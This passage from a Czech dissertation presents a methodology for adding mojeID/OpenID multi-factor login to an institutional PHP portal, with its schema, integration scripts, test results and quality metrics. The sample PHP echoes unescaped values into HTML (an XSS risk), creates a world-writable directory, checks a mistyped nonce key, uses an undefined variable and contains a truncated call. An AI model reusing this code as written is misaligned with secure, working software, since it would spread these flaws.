Metodiku POASE nelze chápat jako postup izolovaný od okolních systémů. Je nutné si uvědomit, že bezpečnost je soubor více opatření a že bezpečná autentizace sice snižuje riziko útoku na autentizační mechanismus, ale nezabezpečený systém míru bezpečnosti zpětně snižuje.

Pro provozovatele systému jsou nutností následující podmínky:

1. Portál využívá zabezpečeného připojení HTTPS
2. Na serveru jsou nainstalovány certifikáty důvěryhodné certifikační autority
3. Doménový záznam je zabezpečen technologií DNSSEC
4. Na serveru jsou nainstalovány všechny bezpečnostní záplaty pro operační systém a aplikace
5. Systém je chráněn firewallem a systémy detekce průniku (IDS)

Pro koncové uživatele platí následující pravidla:

1. DNS server využívá technologii DNSSEC pro ověření pravosti doménového záznamu (lze ověřit snadno na internetové stránce http://www.nic.cz)
2. Uživatelé neposkytují své autentizační údaje třetím stranám
3. Uživatelé udržují počítač, prostřednictvím kterého přistupují k portálu, aktualizovaný a používají antivirový program
4. Uživatelé jsou poučeni o hrozbách phishingu a pharmingu

6.2. Fáze 2 – nasazení

Při implementaci systému je postupováno podle kroků navržené metodiky.

1. Analýza stávajícího systému

Metodika byla implementovaná do intranetového portálu veřejné výzkumné instituce s cca 300 zaměstnanci. V současné době je portál naprogramován v programovacím jazyce PHP a přistupuje k datům centrální databáze společné s interním informačním systémem MySQL.

Autentizace uživatelů je prováděna pouze na základě uživatelského jména (zaměstnanecké číslo) a hesla.

Veškeré potřebné údaje jsou uloženy v tabulce `zam`:

```
`Zam_Id` INT(10) NOT NULL AUTO_INCREMENT,
`Prijmeni` CHAR(30) NULL DEFAULT NULL,
`Jmeno` CHAR(30) NULL DEFAULT NULL,
`Mobil` CHAR(9) NULL DEFAULT NULL,
`Email` CHAR(40) NULL DEFAULT NULL,
`Nastaveni` INT(10) NULL DEFAULT '0',
`Heslo` CHAR(20) NULL DEFAULT NULL,
`Aktivni` TINYINT(4) NULL DEFAULT '1',
`jazyk` ENUM('cs','en') NULL DEFAULT 'cs',
`TitulPred` CHAR(15) NULL DEFAULT NULL,
`TitulZa` CHAR(15) NULL DEFAULT NULL,
`IdCard` CHAR(64) NULL DEFAULT NULL,
`CisloKarty` INT(10) NULL DEFAULT NULL,
`uvazek` DECIMAL(6,2) NULL DEFAULT '1.00',
`typ` INT(10) NULL DEFAULT '0',
`odbory` SMALLINT(6) NULL DEFAULT '0',
`knihovnavstup` INT(10) NULL DEFAULT '0',
`knihovnavystup` INT(10) NULL DEFAULT '0',
`knihovna` SMALLINT(6) NULL DEFAULT '1',
```

Jednoznačným identifikátorem je číslo zaměstnance. Tato čísla jsou od roku 2009 přidělována neopakovatelně (nejsou tzv. recyklována).

Heslo je uloženo v podobě hash.

Role uživatele je uložena ve spojovací tabulce `granty_zam`, která popisuje příslušnost zaměstnanců k oddělením (tabulka `granty`).

```
`Zam_Id` INT(10) NOT NULL DEFAULT '0',
`Granty_Id` INT(10) NOT NULL DEFAULT '0',
`Granty_Zam_Id` INT(10) NOT NULL AUTO_INCREMENT,
`Funkce` CHAR(20) NULL DEFAULT NULL,
`Opravneni` INT(10) NULL DEFAULT NULL,
`Zmenil` INT(10) NULL DEFAULT NULL,
```

```
    `od` DATE NULL DEFAULT NULL,
    `do` DATE NULL DEFAULT NULL,
```

Cizími klíči jsou tedy `zam_id` a `granty_id`.

Role uživatele je dána bitovým polem `opravneni`. Jední z oprávnění je Právo schvalovat.

Vazby systému

Na stávající autentizační údaje je v instituci navázán pouze systém přihlašování do systému EZProxy, kdy je proti portálu prováděno ověření možnosti přístupu uživatelů do elektronických zdrojů. Tato funkcionalita je zajišťována samostatným skriptem na stejném portálu.

2. Úprava vazeb stávajícího systému

Pro vytvoření vazby mezi uživatelem stávajícího systému a uživatelem služby mojeID bude vytvořeno nové jedinečné pole v tabulce `zam`:

```
    ALTER TABLE `zam`
     ADD COLUMN `mojeid` CHAR(200) NOT NULL AFTER
`Zam_Id`;
```

3. Sepsání smlouvy s poskytovatelem mojeID

Sepsání smlouvy je nutné pouze pro rozšířené funkce mojeID. Vzhledem k tomu, že je nutné vynutit v rámci autentizace vyšší stupeň zabezpečení (OTP, čipová karta), je sepsání smlouvy a zaplacení ročního poplatku nezbytností. Sepsání smlouvy proběhlo bez problému a služba byla do týdne aktivní.

4. Úprava směrnic a podmínek pro užívání portálu

Instituce nemá v současné době žádné směrnice pro práci s intranetovým portálem. Doporučením pro instituci je vytvoření směrnice pro práci s intranetovým portálem.

5. Integrace služby mojeID do stávajícího systému

Základ systému pro komunikaci s poskytovatelem služby mojeID tvoří pět skriptů:

- auth.php - vykoná volání koncového bodu služby mojeID v požadovaném tvaru
- common.php - sdílená knihovna pro ostatní skripty, obsahuje základní funkce, definice konstant, atributů a zajišťuje volání pomocných knihoven služeb OpenID
- finish.php – stránka, na kterou je uživatel přesměrován po opuštění koncového bodu mojeID; skript je zodpovědný za ověření pravosti záznamů předaných službou mojeID
- index.php – úvodní stránka s tlačítkem pro přihlášení

Sdílená knihovna pro ostatní skripty – common.php

```
    <?php
    session_start();

    // Settings
    define('TEST', false);  //Jedná se o testovací
provoz?

    ob_start();

    if (!is_readable('/dev/urandom')) {
     define('Auth_OpenID_RAND_SOURCE', null);
    }

    ob_end_clean();

    set_include_path(getcwd() . '/OpenID' .
PATH_SEPARATOR . get_include_path());

    require_once('OpenID/Auth/OpenID/Consumer.php');
    require_once('OpenID/Auth/OpenID/FileStore.php');
    require_once('OpenID/Auth/OpenID/AX.php');
    require_once('OpenID/Auth/OpenID/PAPE.php');

    global $pape_policy_uris;

    $pape_policy_uris = array(
     PAPE_AUTH_MULTI_FACTOR_PHYSICAL,
     PAPE_AUTH_MULTI_FACTOR,
     PAPE_AUTH_PHISHING_RESISTANT
    );

    global $ax_attributes;

    $ax_attributes = array(
     'fullname' => array(
           'scheme'   =>
'http://axschema.org/namePerson',
           'text'     => 'Celé jméno',
           'required' => FALSE
    ));
    …definice atributů vynechány, plný výčet je uveden
v příloze

    if (empty($_SESSION['none'])) {
     $_SESSION['nonce'] = md5(uniqid());
    }

    // Functions
    function displayError($message) {
        $error = $message;
```

```
        include('index.php');

        exit(0);
    }

    function &getStore() {   //Vytvoření úložiště pro
data o přihlášeních
     $store_path = 'cache';

     if (!file_exists($store_path) &&
!mkdir($store_path, 0777, true)) {
           echo 'Could not create the FileStore
directory ' . $store_path . '.<br />' .
                 'Please check the effective
permissions.';

           exit(0);
     }

     return new Auth_OpenID_FileStore($store_path);
    }

    function getScheme() {
     return (isset($_SERVER['HTTPS']) &&
$_SERVER['HTTPS'] == 'on' ? 'https' : 'http');
    }

    function getReturnTo() {  //Sestavení návratové
adresy
     if ($_SERVER['SERVER_PORT'] == 80) {
           return sprintf("%s://%s%s/finish.php",
                 getScheme(), $_SERVER['SERVER_NAME'],
                 dirname($_SERVER['PHP_SELF']));
     } else {
           return sprintf("%s://%s:%s%s/finish.php",
                 getScheme(), $_SERVER['SERVER_NAME'],
                 $_SERVER['SERVER_PORT'],
                 dirname($_SERVER['PHP_SELF']));
     }
    }

    function getTrustRoot() {
     if ($_SERVER['SERVER_PORT'] == 80) {
           return sprintf("%s://%s%s",
                 getScheme(), $_SERVER['SERVER_NAME'],
                 dirname($_SERVER['PHP_SELF']));
     } else {
           return sprintf("%s://%s:%s%s",
                 getScheme(), $_SERVER['SERVER_NAME'],
                 $_SERVER['SERVER_PORT'],
                 dirname($_SERVER['PHP_SELF']));
```

```
     }
    }

    function &getConsumer() {
     $store = getStore();
     $consumer =& new Auth_OpenID_Consumer($store);

     return $consumer;
    }

    function getEndPoint($action = 'endpoint') {
     if (TEST) {  //Získání koncového bodu služby
mojeID
           $endpoint = 'https://mojeid.fred.nic.cz/';
      //Testovací server
     } else {
           $endpoint = 'https://mojeid.cz/';  //Ostrý
provoz
     }

     return $endpoint . trim($action, '/') . '/';
    }
```

Stránka pro přihlášení

Stránka pro přihlášení je rozšířena o dva odkazy

- Tlačítko pro přihlášení přes mojeID 

- Odkaz pro založení účtu služby mojeID

```
    <?php
    require_once('common.php');

    global $pape_policy_uris;
    global $ax_attributes;
    ?>
    <html>
    <head>
      <meta http-equiv="Content-Type"
content="text/html; charset=UTF-8">
      <title>MojeID - Ukázková implementace</title>
      <meta http-equiv="x-xrds-location" content="<?php
echo getTrustRoot(); ?>xrds.php" />
    <style type="text/css">

    </style>
    <script type="text/javascript">
    function register() {
     document.getElementById('register-form').submit();
    }
    </script>
    </head>
```

```
    <body>
      <div id="wrapper">
        <?php if (isset($msg)) { print "<div
class=\"alert\">$msg</div>"; } ?>
        <?php if (isset($error)) { print "<div
class=\"error\">$error</div>"; } ?>
        <?php if (isset($success)) { print "<div
class=\"success\">$success</div>"; } ?>

        <div id="form">
          <div id="button"><a href="auth.php"><img
src="image/155x24.png" alt="Přihlásit přes
mojeID"></a></div>
       <div id="links">
         <span id="why"><a
href="http://www.mojeid.cz/page/805/vyhody-
mojeid/">Proč mojeID</a></span> |
           <span id="register"><a href="#"
onclick="register();return false;">Založit účet
mojeID</a></span>
       </div>
       <form action="<?php echo
getEndPoint('registration/endpoint'); ?>" method="post"
enctype="multipart/form-data" id="register-form">
           <input type="hidden" name="realm"
value="<?php echo getTrustRoot(); ?>" />
         <input type="hidden" name="registration_nonce"
value="<?php echo $_SESSION['nonce']; ?>" />
          </form>
     </div>

     <?php if (!empty($_SESSION['values'])) { ?>
       <table id="list">
         <thead>
             <tr>
               <th>Schéma</th>
                 <th>Hodnota</th>
                 <th>Popis</th>
             </tr>
           </thead>
           <tbody>
             <?php foreach ($_SESSION['values'] as
$key => $values) { ?>
               <tr>
                   <td><?php echo
$ax_attributes[$key]['scheme']; ?></td>
                   <td><?php foreach ($values as
$value) { ?>
                       <div><?php if ($key == 'image'
&& $value) { ?>
```

```
                                <img
src="<?php echo $value; ?>">
                            <?php } else { ?>
                            <?php echo $value; ?></div>
                            <?php } ?>
                          <?php } ?></td>
                    <td><?php echo
$ax_attributes[$key]['text']; ?></td>
                  </tr>
              <?php } ?>
            </tbody>
       </table>
       <?php unset($_SESSION['values']); ?>
     <?php } ?>
      </div>
    </body>
    </html>
```

Zpracování formuláře

```
    <?php
    require_once('common.php');

    $consumer = getConsumer();

    $auth_request = $consumer->begin(getEndPoint());

    if (!$auth_request) {
     displayError('FAILED TO CREATE AUTH REQUEST: not a
valid OpenID');
    }

    $ax_request = new Auth_OpenID_AX_FetchRequest();

    foreach ($ax_attributes as $id => $data) {
     $attr = new
Auth_OpenID_AX_AttrInfo($data['scheme'], 1,
$data['required'], $id);
     $ax_request->add($attr);
    }

    $auth_request->addExtension($ax_request);

    $pape_request = new
Auth_OpenID_PAPE_Request($pape_policy_uris);
    $auth_request->addExtension($pape_request);

    if ($auth_request->shouldSendRedirect()) {
     $redirect_url = $auth_request-
>redirectURL(getTrustRoot(), getReturnTo());

     if (Auth_OpenID::isFailure($redirect_url)) {
```

```
            displayError('Could not redirect to server:
' . $redirect_url->message);
     }

     ob_end_clean();

     header('Location: ' . $redirect_url);
    } else {
     $form_html = $auth_request-
>htmlMarkup(getTrustRoot(),



     if (Auth_OpenID::isFailure($form_html)) {
            displayError('Could not redirect to server:
' . $form_html->message);
     }

     ob_end_clean();

     echo $form_html;
    }

    exit(0);
```

Ošetření návratu uživatele

```
    <?php
    require_once('common.php');

    $_SESSION['values'] = array();

    ob_start();

    $consumer = getConsumer();

    $return_to = getReturnTo();
    $response = $consumer->complete($return_to);

    if ($response->status == Auth_OpenID_CANCEL) {
     $msg = 'Verification cancelled.';
    } elseif ($response->status == Auth_OpenID_FAILURE)
{
     $msg = "OpenID authentication failed: " .
$response->message;
    } elseif ($response->status == Auth_OpenID_SUCCESS)
{
     $openid_identity = (isset($response->endpoint-
>claimed_id) ? $response->endpoint->claimed_id :
$response->getDisplayIdentifier());
```

```
    $success = sprintf('You have successfully verified
' .
                                '<a href="%s">%s</a> as
your identity.',
                                $esc_identity,
$esc_identity);

    $ax_resp =
Auth_OpenID_AX_FetchResponse::fromSuccessResponse($resp
onse);

    if ($ax_resp) {
          foreach ($ax_attributes as $key => $value)
{
                $_SESSION['values'][$key] =
(isset($ax_resp->data[$value['scheme']]) ? $ax_resp-
>data[$value['scheme']] : '');
          }
    }
   }

   ob_end_clean();

   include 'index.php';
```

6. Testování systému

Systém byl otestován na jednom útvaru vybraného instituce. Jednalo se o útvar s 16-ti zaměstnanci. Mezi zaměstnanci byli 3 pracovníci s právem schvalovat.

Během měsíčního testování nebyly zaznamenány žádné problémy s přihlášením uživatelů.

7. Poučení uživatelů o bezpečném přístupu k internetu

Na úvodní stránce portálu bylo zveřejněno jednoduché poučení o bezpečnostních hrozbách na internetu dle přílohy k navržené metodice.

6.3. Fáze 3 - ověření

6.3.1. Hodnocení metodiky v rámci metrik pro hodnocení jakosti systému

Bezpečnost

Se zavedením metodiky došlo k nárůstu bezpečnosti autentizace. Systém umožňuje vícefaktorovou autentizaci i autentizaci čipovou kartou (možnosti ověření ve službě mojeID).

Funkčnost

Systém je schopen poskytovat funkce pro zajištění bezpečné autentizace a splňuje požadavky na vyšší stupeň zabezpečení (funkční přiměřenost).

Systém má schopnost spolupráce s jinými systémy, ale tyto jiné systémy mohou mnohem jednodušeji pracovat přímo se službou mojeID (schopnost spolupráce).

Bezporuchovost

V rámci bezporuchovosti došlo ke snížení jakosti systému, neboť systém se stává závislým nejen na své vlastní funkčnosti, ale navíc na systému třetí strany a roste tím pravděpodobnost selhání systému jako celku. Zralost systému je poměrně vysoká díky specializaci třetích stran pouze na autentizační mechanismy. Dalším faktorem přispívajícím k zralosti systému je otevřenost celého systému a postavení na základech léty vyvíjených technologií (OpenID). Schopnosti zotavení se věnuje kapitola 6.3.2.

Použitelnost

Z hlediska použitelnosti je systém srozumitelný, snadno naučitelný (intuitivní). Atraktivnosti systému je dosaženo přidanou hodnotou pro uživatele – svoje autentizační údaje spravuje prostřednictvím jediné identity pro víc systémů.

Účinnost

S ohledem na časové chování a využití zdrojů došlo ke zlepšení s ohledem na fakt, že samotná autentizace probíhá v systému třetí strany a systému je pouze předán výsledek ověření.

Udržovatelnost

Analyzovatelnost systému je závislá na technologiích třetích stran. Technologie OpenID je velmi dobře zdokumentovaná. Testovatelnost systému je založena na testovacím prostředí služby mojeID.

Přenositelnost

Systém autentizace je přenositelný na jakýkoliv systém, který umožňuje zobrazit uživateli webovou stránku a zároveň přijmout příchozí HTTP/HTTPS požadavek.

6.3.2. Zjištěné nedostatky

Během testování systému byly zjištěny následující nedostatky a limitující omezení:

Jazyk uživatelů

Služba mojeID je dostupná pouze v českém nebo anglickém jazyku. Tento faktor může být limitujícím pro vícejazykové systémy, kdy autentizace bude vyžadovat znalost anglického nebo českého jazyka.

Přihlášení přes LDAP, Windows, Unix

Navržená metodika nepodporuje přímou autentizaci heslem. Vždy je nutné přesměrování na stránky poskytovatele mojeID a zadání autentizačních údajů třetí straně.

Službu tedy není možné využít například pro přihlášení přes konzoli k systému Unix/Linux. Stejně tak Microsoft Credential Providers pro Windows Vista a vyšší neumožňují zobrazit uživateli při přihlašování webovou stránku. Navrženou metodiku nelze využít ani pro autentizaci LDAP ze stejných důvodů, jako jsou výše uvedené – přihlášení není interaktivní.

Nutné připojení k internetu

Vzhledem k tomu, že autentizace je prováděna prostřednictvím sítě internet, je nutné umožnit uživatelům přístup k internetu, minimálně na přihlašovací stránku služby mojeID.

Nutnost vícefaktorové autentizace při vzdáleném přístupu

Pro zvýšení použitelnosti je možné doporučit použití bezpečné formy autentizace až při vzdáleném přístupu (tedy přístupu z nedůvěryhodných sítí nebo nedůvěryhodných počítačů).

Zvýšené požadavky na autentizaci až při schvalování

Aby uživatel s vyšším oprávněním nemusel vždy použít bezpečné autentizace čipovou kartou nebo jednorázovým heslem, je možné toto ověření provádět až po požadavku na citlivou operaci v systému (schvalování, podepisování).

Nedostupnost autentizační služby

Je nutné navrhnout opatření pro případ nedostupnosti autentizační služby.

6.3.3. Navržená opatření na základě zjištěných nedostatků

- Je navrženo do metodiky přidat oblast použití – vymezení systémů a uživatelů, pro které je metodika platná (bod 8)
    - Lokalizace mojeID existuje pouze pro česky a anglicky mluvící uživatele, omezením je také nutnost vlastnictví telefonu s českým nebo slovenským telefonním číslem
    - Přihlášení přes LDAP, Windows, Unix
    - Nutnost připojení k internetu
- Je navrženo do bodu 1 přidat v rámci analýzy zhodnocení, kdy je nutné použít bezpečné autentizace – například při přístupu z nedůvěryhodných sítí
- Do bodu 5 je navrženo učinit opatření na zajištění bezpečné autentizace až v okamžiku provádění kritických transakcí
- Do bodu 6 je navrženo přidat podmínku na průběžnou kontrolu aktualizací skriptů zajišťujících komunikaci

Úplné znění finální verze metodiky je uvedeno v příloze v kapitole 12.1.

6.4. Fáze 4 – provoz

V rámci provozu nebyly zjištěny žádné další nedostatky. V současné době je systém uvolněn pro používání všemi pracovníky bez restrikcí na nutnost využívání bezpečné autentizace. V tomto přechodném období mají možnost vedoucí pracovníci zajistit si prostředky pro vícefaktorovou autentizaci.

Druhá iterace cyklu PDCA

Metodika byla po úpravách implementována obdobným způsobem do druhého testovacího systému. Jednalo se opět o veřejnou výzkumnou instituci s cca 500 zaměstnanci. V něm už nebyly do současnosti zjištěny žádné nedostatky. Pouze bylo nutné zachovat paralelně původní hesla z důvodu napojení na LDAP a další systémy v instituci. Ostatní opatření metodiky zůstala v platnosti.

6.5. Zhodnocení navrženého řešení

6.5.1. Naměřené hodnoty

V následující tabulce jsou uvedeny hodnoty naměřené v systémech před a po implementaci metodiky. Hodnoty jsou dosazeny do vzorců dle definic jednotlivých metrik.

	Vícefaktorová autentizace	Doba odezvy [ms]	Počet kroků
Původní systém 1	2	117	2
Původní systém 2	2	187	2
Implementace 1	3	230	3
Implementace 2	3	221	3

Tabulka 25 Naměřené hodnoty pro výpočet metrik (zdroj: autor)

6.5.2. Výsledné hodnocení metrik

V následující tabulce jsou uvedeny výsledné hodnoty metrik a atributů pro systémy před a po implementací metodiky na základě naměřených údajů.


Systém	**Funkčnost**	Bezpečnost			**Bezpečnost**
	Funkční náležitost	DNSSEC	HTTPS	Vícefaktor	Průměr
Původní systém 1	100	100	90	50	80
Původní systém 2	100	100	90	50	80
Implementace 1	100	100	90	100	96,667
Implementace 2	100	100	90	100	96,667

Systém	**Bezporuchovost**	Použitelnost			**Použitelnost**
	Dostupnost	Úplnost popisu	Srozumitelnost	Počet kroků	Průměr
Původní systém 1	99,997	50	100	33,333	61,111
Původní systém 2	100	50	100	33,333	61,111
Implementace 1	99,987	100	100	0	66,667
Implementace 2	99,991	100	100	0	66,667

Systém	**Účinnost**	Udržovatelnost		**Udržovatelnost**	**Přenositelnost**
	doba odezvy	Podpora diag. Funkcí	Přičiny poruchy	Průměr	funkční nahraditelnost
Původní systém 1	49,13043478	100	100	100	100
Původní systém 2	18,69565217	100	100	100	100
Implementace 1	0	100	100	100	50
Implementace 2	3,913043478	100	100	100	50

Tabulka 26 Hodnocení systému před a po nasazení metodiky (zdroj: autor)

Dále následuje vynesení naměřených hodnot do grafu.



Graf 3 Ověření metodiky (zdroj: autor)

Z grafu je viditelné zvýšení v oblasti bezpečnosti. Dle očekávání také došlo ke snížení úrovně přenositelnosti (systém je možné nahradit s omezením), účinnosti (komunikace se systémem třetí strany) a použitelnosti (nutný počet kroků pro přihlášení). V ostatních oblastech zůstal zachován stav jako u původních systémů. Je zřejmé, že cíle práce – zvýšení bezpečnosti – byl splněn. V grafu je však viditelný dopad na ostatní charakteristiky systému jako celku.

7. Shrnutí a diskuze

Výsledek disertační práce je závislý na několika technologiích, které jsou v dnešní době považovány za bezpečné a nezpochybnitelné. Lze očekávat, že v budoucnu může dojít k prolomení některých bezpečnostních algoritmů a s tím také k zpochybnění získaných závěrů. Dále bezpečnost autentizace závisí také na některých technologiích, které jsou dnes již známé, ale nejsou používané.

Následující body popisují rizika spojená s technologiemi použitými v navržené metodice.

Bezpečnost hashovacích funkcí

Bezpečnost hashovacích funkcí je kritická především pro technologii digitálního podpisu. Není příliš velkou hrozbou pro generátory jednorázových hesel v případě použití silného sdíleného klíče. Zatímco při odhalování hesel stačí najít libovolný text, kterému odpovídá hash hesla, u jednorázových hesel tato podmínka neplatí, neboť je nutné najít přesně původní text kvůli výpočtu následujícího hesla.

Bezpečnost generátoru jednorázových hesel

Pro generátory jednorázových hesel je velkým rizikem nutnost ukládat sdílené tajemství na obou stranách komunikace v otevřené podobě. S ohledem na fakt, že generátory fungují na mobilních telefonech, které se mohou stát obětí cíleného útoku stejně jako počítače, je zde jisté riziko kompromitace sdíleného tajemství. Na straně klienta je možné zvýšit zabezpečení zadáním kódu PIN při generování sdíleného tajemství.

Bezpečnost komunikačních kanálů

Zajištění bezpečnosti komunikačních kanálů je kritické pro všechny autentizační služby. Dnes je například běžné používání protokolu HTTPS, ale ještě není zcela běžné zabezpečení DNS serverů technologií DNSSEC.

Dostupnost autentizační služby

Vzhledem k tomu, že autentizace využívá služeb třetí strany, která je geograficky umístěná jinde, než informační systém, je logické, že dochází ke snížení dostupnosti služby jako celku. Je vyšší pravděpodobnost, že dojde k selhání jednoho ze dvou systémů než pouze jednoho.

Ochota uživatelů ke změně

Limitujícím faktorem na straně uživatelů může být neochota uživatelů zřizovat si další účet. Je vhodné uživatele přesvědčit, že vytvořením účtu mojeID se jim práce zjednoduší – nemusí si vytvářet autentizační údaje pro různé služby.

S ochotou uživatelů ke zřízení účtu v mojeID souvisí také podpora tohoto způsobu autentizace ve více systémech. Čím rozšířenější bude podpora, tím více uživatelů bude ochotno přejít na účet mojeID.

Bezpečnost záložních kódů

Aplikace, které umožňují přihlášení pomocí jednorázových hesel, většinou nabízejí záložní možnost přihlášení – vytištěním záložních kódů. U těchto kódů je nemožné jejich zneužití napadením počítače nebo mobilního zařízení. Útočník tak musí mít fyzický přístup k těmto údajům a zároveň musí znát uživatelské heslo. Vytištěné kódy se tak stávají nezávislým komunikačním kanálem.

Využití datových schránek jako poskytovatele OpenID

Jako vhodný poskytovatel autentizačních služeb mohou sloužit také datové schránky. Tuto schopnost zatím nemají, ale z hlediska české legislativy a poskytovaných vlastností by byly vhodným autentizačním prostředkem. Garantují identitu uživatelů a poskytují formy bezpečné autentizace. Aktivace účtu je komplikovanější – je nutná návštěva registračního místa. Výjimkou je odeslání žádosti opatřené digitálním podpisem.

Odrazujícím faktorem může být pro uživatele neochota zřizovat si datovou schránku. Pak by bylo vhodné oddělit samotný ISDS od správy identit. Vzniknul by tím unikát elektronické identity s garantovanými údaji MV ČR.

8. Závěr

Cílem bezpečné autentizace je eliminování možnosti zneužití přihlašovacích informací. V současné době nejrozšířenější způsob autentizace – znalostí hesla – poskytuje nízký stupeň zabezpečení. Nutným předpokladem je disciplinovanost uživatelů při přihlašování – nepoužívat stejné heslo pro různé účty, nezadávat autentizační údaje na nezabezpečených stanicích, používání silných (na druhou stranu těžko zapamatovatelných) hesel, jejich pravidelná změna a striktní dodržování zasílání hesel přes zabezpečený kanál. Vzhledem k tomu, že ne vždy je možné zajistit všechna výše uvedená opatření a některá z nich jsou navíc kontraproduktivní, neboť například vyžadování časté změny silného hesla vede uživatele k obcházení těchto opatření, heslo doplňuje pořadovými čísly nebo si při úplné změně heslo poznamená, čímž zvyšuje riziko jeho prozrazení.

Vzhledem k tomu, že tato práce se věnuje zabezpečení autentizace na dálku, nejsou příliš použitelné ani metody autentizace vlastností. Tyto autentizační údaje jsou již z podstaty těchto metod (faktor neměnné charakteristiky) neměnné – autentizační informace zůstává stále stejná a jsou použitelné převážně při autentizaci na blízko v kontaktních autentizačních systémech, kde není vyžadována stoprocentní spolehlivost při rozpoznání uživatele.

V současné době je nejspolehlivější metodou autentizace důkaz vlastnictvím autentizačního předmětu. Pro tento způsob autentizace lze použít čipové karty nebo generátory jednorázových hesel.

Čipové karty využívají technologie digitálního podpisu, přičemž privátní klíč uložený na čipové kartě není možné exportovat – digitální podpis zajišťuje samotná karta. Čip na kartě je chráněn PIN kódem a při opakovaném chybném zadání PIN dojde k zablokování karty. Nevýhodou tohoto řešení je nutnost instalace čtečky čipových karet a software na počítač, kde bude karta používaná. Kartu tedy není možné použít na libovolném počítači. Naopak výhodou tohoto řešení je jeho univerzálnost – certifikát digitálního podpisu je možné zaregistrovat do všech systémů, ke kterým uživatel přistupuje bez možnosti jeho zneužití. Bezpečnostním rizikem je ztráta karty a prozrazení kódu PIN nebo napadení počítače a tím možnost podstrčení útočníkových dat k podpisu.

Generátory jednorázových hesel generují jednorázová hesla na základě sdíleného tajemství a proměnlivého faktoru – času nebo pořadového čísla. Hlavní vlastností je nemožnost odhalit následující kód na základě znalosti posloupnosti předchozích kódů.

V případě hardwarových generátorů jednorázových hesel není možné napadení těchto zařízení, neboť se jedná o autonomní systémy. Hlavní nevýhodou těchto HW generátorů je jejich jednoúčelovost a omezená životnost. Jednoúčelovost vyplývá z nutnosti použití sdíleného tajemství, které musí znát obě strany. Není tedy možné použít jeden generátor pro více systémů. V praxi to znamená vlastnit pro každý vzdálený systém dedikovaný generátor.

Další možnosti generování jednorázových hesel poskytují chytré telefony, do kterých je možné nainstalovat aplikaci pro jejich generování a mít tak pro každý vzdálený systém různá sdílená tajemství. Nevýhodou tohoto řešení je očekávané rozšíření spyware pro platformy chytrých telefonů a tedy potenciální bezpečnostní riziko.

Na základě provedené analýzy zdrojů byla pro další výzkum jako nejbezpečnější metoda autentizace zvolena tzv. **jednorázová hesla**. V souvislosti se zvoleným řešením byly stanoveny následující podmínky pro bezpečné využití:

- Řešení vyžaduje použití zabezpečených komunikačních kanálů a je závislé na nepopiratelnosti digitálního podpisu
- Řešení je založené na nejnovějších hashovacích funkcích, které jsou v současné době považovány za bezpečné, ale není možné odhadnout další vývoj
- Pro kritické aplikace je vhodné využít nezávislého komunikačního kanálu (například sítě GSM), kdy riziko napadení obou kanálů současně je podstatně nižší

Pro implementaci bezpečné autentizace byla na základě analýzy dostupných služeb zvolena služba mojeID, která je z uživatelského hlediska jednoduchá na používání a její implementace je snadná díky mnoha open-source řešení. Výhodou této služby je také zapouzdření více způsobů bezpečné autentizace – zahrnuje čipové karty i jednorázová hesla. Systém, který žádá o autentizaci uživatele, může vynutit použití vybrané bezpečné metody autentizace.

Na základě výše uvedených zjištění byla navržena metodika Portal authentication security enhancement (POASE), která popisuje kroky nutné k zavedení systému s vyšší bezpečností autentizace. Ve stručnosti se skládá z následujících kroků (detailní popis je možné najít v kapitole 6.1):

- Analýza stávajícího systému a jeho vazeb
- Úprava vazeb stávajícího systému

- Úprava směrnic a podmínek pro užívání portálu
- Sepsání smlouvy s poskytovatelem mojeID
- Implementace systému
- Testování funkčnosti
- Poučení uživatelů o bezpečnosti na internetu

Navržená metodika byla implementována do vybraného informačního systému. Během samotného testování nedocházelo k žádným výpadkům. Limitujícím faktorem se ukázala nedostatečná vybavenost vedoucích pracovníků mobilními telefony umožňujícími generování jednorázových hesel. V tomto ohledu by bylo vhodné mít možnost ke službě mojeID zakoupit generátory jednorázových hesel (OTP tokeny). Díky vlastnostem služby mojeID by uživatelům stačil jeden token pro všechny systémy s implementací služby mojeID.

Zvýšení bezpečnosti autentizace bylo ověřeno měřením charakteristik jakosti IS. Atributy charakteristik byly navrženy autorem na základě dostupných literárních zdrojů. Měření ukázalo snížení úrovně použitelnosti a dostupnosti při zvýšení bezpečnosti autentizace.

